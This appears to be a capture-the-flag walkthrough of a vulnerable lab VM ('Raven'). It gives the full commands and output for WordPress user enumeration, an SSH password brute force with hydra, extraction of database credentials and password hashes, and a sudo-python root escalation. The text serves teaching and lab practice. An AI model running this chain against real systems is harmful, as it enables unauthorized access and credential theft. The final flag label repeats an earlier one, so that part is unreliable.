

**Find the IP adress**
first step is to get the IP of the machine , so we can run netdiscover or nmap.
here I ran netdicover.




command : netdiscover -r 192.168.53.130/24


know we know our target IP is 192.168.53.130

**Port scan**
now we need to do nmap scan to know what services are running.





great ! , here we have port 22 open and that means if we can find a username we can bruteforce the password.

we also have port 80 open, we need to have look at it.
but before that I will run dirb on the background to find any interesting paths.





I ran burbsuite while browsing the website.




after analyzing response pages , I found first flag on service.html pages.
flag1{b9bbcb33e11b80be759c4e844862482d}

here's dirb result .

command : dirb http://192.168.53.130




and there's something interesting in dirb and burbsuite result , we have a wordpress running! let's run wpscan , so we can obtain usernames or find vulnerable plugins.

```
root@kali:~# wpscan --url 192.168.53.130/wordpress/ -e
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.1
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://192.168.53.130/wordpress/ [192.168.53.130]
[+] Started: Tue Feb  2 12:46:24 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.53.130/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.53.130/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.53.130/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.53.130/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.53.130/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)
```

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:01 <==========> (330 / 330) 100.00% Time: 00:00:01
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:02 <==========> (2568 / 2568) 100.00% Time: 00:00:02

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========> (22 / 22) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00 <==========> (36 / 36) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:03 <==========> (100 / 100) 100.00% Time: 00:00:03

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Feb  2 12:48:17 2021
[+] Requests Done: 3086
[+] Cached Requests: 25
[+] Data Sent: 840.593 KB
[+] Data Received: 702.605 KB
[+] Memory used: 239.035 MB
[+] Elapsed time: 00:01:52
```

Good! , we found two usernames !
know we need to use hydra to do the bruteforce.
I will use rockyou wordlist .
command : hydra -l michael -P rockyou.txt ssh://192.168.53.130

```
root@kali:~# hydra -l michael -P rockyou.txt ssh://192.168.53.130
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-02 12:52:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.53.130:22/
[22][ssh] host: 192.168.53.130   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-02 12:52:32
```

f
know let's login via ssh .

```
root@kali:~# ssh michael@192.168.53.130
michael@192.168.53.130's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Feb  3 10:53:09 2021 from 192.168.53.128
michael@Raven:~$ cd /tmp
michael@Raven:/tmp$ ls
michael@Raven:/tmp$ cd /home/
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd steven/
michael@Raven:/home/steven$ ls
michael@Raven:/home/steven$ cd /
michael@Raven:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
michael@Raven:/$ cd etc/
michael@Raven:/etc$ ls
acpi                    dbus-1                  host.conf          libpaper.d      Muttrc.d        rc2.d          ssl
adduser.conf            debconf.conf            hostname           locale.alias    mysql           rc3.d          staff-group-for-usr-local
adjtime                 debian_version          hosts              locale.gen      nanorc          rc4.d          subgid
aliases                 default                 hosts.allow        localtime       netconfig       rc5.d          subgid-
alternatives            deluser.conf            hosts.deny         logcheck        network         rc6.d          subuid
analog.cfg              dhcp                    idmapd.conf        login.defs      networks        rc.local       subuid-
apache2                 dictionaries-common     init               logrotate.conf  newt            rcS.d          sudoers
apparmor.d              discover.conf.d         init.d             logrotate.d     nsswitch.conf   reportbug.conf sudoers.d
apt                     discover-modprobe.conf  initramfs-tools    machine-id      opt             request-key.d  sysctl.conf
at.deny                 dpkg                    inputrc            magic           os-release      resolvconf     sysctl.d
bash.bashrc             emacs                   insserv            magic.mime      pam.conf        resolv.conf    systemd
bash_completion         email-addresses         insserv.conf       mail            pam.d           rmt            terminfo
bash_completion.d       environment             insserv.conf.d     mailcap         papersize       rpc            texmf
bindresvport.blacklist  exim4                   iproute2           mailcap.order   passwd          rsyslog.conf   timezone
binfmt.d                fonts                   iscsi              mailname        passwd-         rsyslog.d      tmpfiles.d
ca-certificates         fstab                   issue              mail.rc         perl            securetty      ucf.conf
ca-certificates.conf    gai.conf                issue.net          manpath.config  php5            security       udev
calendar                groff                   kbd                mime.types      ppp             selinux        ufw
console-setup           group                   kernel             mke2fs.conf     profile         services       updatedb.conf
cron.d                  group-                  kernel-img.conf    modprobe.d      profile.d       sgml           vim
cron.daily              grub.d                  ldap               modules         protocols       shadow         w3m
cron.hourly             gshadow                 ld.so.cache        modules-load.d  python          shadow-        wgetrc
cron.monthly            gshadow-                ld.so.conf         motd            python2.7       shells         X11
crontab                 gss                     ld.so.conf.d       mtab            rc0.d           skel           xdg
cron.weekly             gtk-2.0                 libaudit.conf      Muttrc          rc1.d           ssh            xml
michael@Raven:/etc$ cd /var/
michael@Raven:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Raven:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@Raven:/var$ cd www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

after navigating through folders I found the second flag on var/www
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}


let's take a look on html folder

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cd html/
michael@Raven:/var/www/html$ ls
about.html  contact.php  contact.zip  css  elements.html  fonts  img  index.html  js  scss  Security - Doc  service.html  team.html  vendor  wordpress
michael@Raven:/var/www/html$ cd wordpress/
michael@Raven:/var/www/html/wordpress$ ls
index.php               readme.html        wp-blog-header.php    wp-config-sample.php  wp-includes      wp-login.php     wp-signup.php
license.txt             wp-activate.php    wp-comments-post.php  wp-content            wp-links-opml.php  wp-mail.php    wp-trackback.php
linux-exploit-suggester  wp-admin          wp-config.php         wp-cron.php           wp-load.php      wp-settings.php  xmlrpc.php
michael@Raven:/var/www/html/wordpress$ nano wp-co
wp-comments-post.php  wp-config.php         wp-config-sample.php  wp-content/
michael@Raven:/var/www/html/wordpress$ nano wp-config.php
```

here we foung some html and php files and wordpress folder , let's take a look.
let's look at the configuration file if there's sensitve information.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

okay ! those are user and password for mysql database named wordpress!
let's look at them.




```
michael@Raven:/var/www/html/wordpress$ mysql -u root wordpress -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 191
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+------
----------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | displ
ay_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+------
----------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | micha
el        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0 | Steve
n Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+------
----------+
```

here we found the password hashes for the two users , let's crack them using john the ripper. before that i found two flags on wp_posts!



flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}

now back to john ! , we will save the hash in a file i named it hashsteven.




now we have steven password let's login vis ssh.

**Privilege Escalation**




here I need to know which command steven can run in sudo .
command : sudo -l
ok! we can use python.

command : sudo /usr/bin/python -c "import pty;pty.spawn('/bin/bash');"

now we are root, and we got the fourth flag !

flag4{715dea6c055b9fe3337544932f2941ce}